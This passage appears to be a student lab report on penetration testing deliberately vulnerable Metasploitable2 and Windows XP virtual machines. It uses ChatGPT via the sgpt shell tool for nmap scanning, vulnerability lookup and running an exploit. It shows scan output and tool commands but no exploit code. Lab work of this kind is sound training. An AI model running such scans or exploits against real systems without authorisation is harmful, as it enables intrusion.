


Step 2: Scanning

Here we asked ChatGPT to use nmap tool to start an aggressive scan on the host without being noisy and save the result on file





root@Group1B7: /home/kali/Desktop
File Actions Edit View Help
|_Not valid after: 2010-04-16T14:07:45
53/tcp   open domain   ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp   open http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open rpcbind   2 (RPC #100000)
| rpcinfo:
| program version   port/proto service
| 100000 2   111/tcp   rpcbind
| 100000 2   111/udp   rpcbind
| 100003 2,3,4   2049/tcp   nfs
| 100003 2,3,4   2049/udp   nfs
| 100005 1,2,3   39904/udp   mountd
| 100005 1,2,3   54555/tcp   mountd
| 100021 1,3,4   33823/tcp   nlockmgr
| 100021 1,3,4   42777/udp   nlockmgr
| 100024 1   33316/tcp   status
|_ 100024 1   47346/udp   status
139/tcp   open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open exec   netkit-rsh rexecd
513/tcp   open login   OpenBSD or Solaris rlogind
514/tcp   open tcpwrapped
1099/tcp open java-rmi   GNU Classpath grmiregistry
1524/tcp open bindshell   Metasploitable root shell
2049/tcp open nfs   2-4 (RPC #100003)
2121/tcp open ftp   ProFTPD 1.3.1
3306/tcp open mysql   MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 17
| Capabilities flags: 43564
| Some Capabilities: SupportsTransactions, SupportsCompression, LongColumnFlag, Support41Auth, SwitchToSSLAfterHa
ndshake, Speaks41ProtocolNew, ConnectWithDatabase
| Status: Autocommit
|_ Salt: :k/DK,:{}&@QW?tNhBNC
3632/tcp open distccd   distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no s
uch thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-04-27T17:25:14+00:00; 0s from scanner time.
5900/tcp open vnc   VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_   VNC Authentication (2)
6000/tcp open X11   (access denied)
6667/tcp open irc   UnrealIRCd
6697/tcp open irc   UnrealIRCd
| irc-info:



root@Group1B7: /home/kali/Desktop
File Actions Edit View Help
|_   VNC Authentication (2)
6000/tcp open X11   (access denied)
6667/tcp open irc   UnrealIRCd
6697/tcp open irc   UnrealIRCd
| irc-info:
| users: 2
| servers: 1
| lusers: 2
| lservers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 0:25:10
| source ident: nmap
| source host: C29CBC04.EB72D3BE.7B559A54.IP
|_ error: Closing Link: lduovzjhp[10.0.2.15] (Quit: lduovzjhp)
8009/tcp open ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http   Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
8787/tcp open drb   Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33316/tcp open status   1 (RPC #100024)
33823/tcp open nlockmgr   1-4 (RPC #100021)
34005/tcp open java-rmi   GNU Classpath grmiregistry
54555/tcp open mountd   1-3 (RPC #100005)
MAC Address: 08:00:27:57:72:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Host script results:
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2025-04-27T13:25:07-04:00

TRACEROUTE
HOP RTT   ADDRESS
1   0.81 ms 10.0.2.5



root@Group1B7: /home/kali/Desktop
File Actions Edit View Help
| FQDN: metasploitable.localdomain
|_ System time: 2025-04-27T13:25:07-04:00
TRACEROUTE
HOP RTT ADDRESS
1 0.81 ms 10.0.2.5
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.63 seconds
┌──(root㉿Group1B7)-[/home/kali/Desktop]
└─# sgpt --chat enumerator --shell "from scan.txt copy the only open ports, services and version to a new file and name it data.txt"
grep -E "open|service|version" scan.txt > data.txt
[E]xecute, [D]escribe, [A]bort: e
┌──(root㉿Group1B7)-[/home/kali/Desktop]
└─# cat data.txt
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
| program version port/proto service
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
| Protocol version: 3.3
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33316/tcp open status 1 (RPC #100024)
33823/tcp open nlockmgr 1-4 (RPC #100021)
34005/tcp open java-rmi GNU Classpath grmiregistry
54555/tcp open mountd 1-3 (RPC #100005)
┌──(root㉿Group1B7)-[/home/kali/Desktop]
└─#


Step 3: Vulnerability assessment
First we asked GPT to search for any vulnerability on 2121 port for ProFTPD 1.3.1 and it shows that there's no result



Then we asked for another port which is 21 and it display 2 exploits

Step 4: Exploitation
After we asked him to run the exploit number 2





Second Machine: Windows XP

Exploit 1

Tools used: (netdiscover, Nmap)


Host Info:	Host 1 (Windows XP)
Operating System	Windows XP
IP Address	10.0.2.15
MAC Address	08:00:27:F5:30:9F
Open Ports	Target1:10.0.2.2:135,445 Target2:10.0.2.3:all ports filtered Target3:10.0.2.15:135,139, 445

Step 1: Reconnasance (Information Gathering)

In the first step we used the command


$ sudo netdiscover

This command will show all the ip addresses connected to the network.



Step 2: Scanning

Next Step we used the command:
$ sudo nmap -sS -sV -O 10.0.2.2



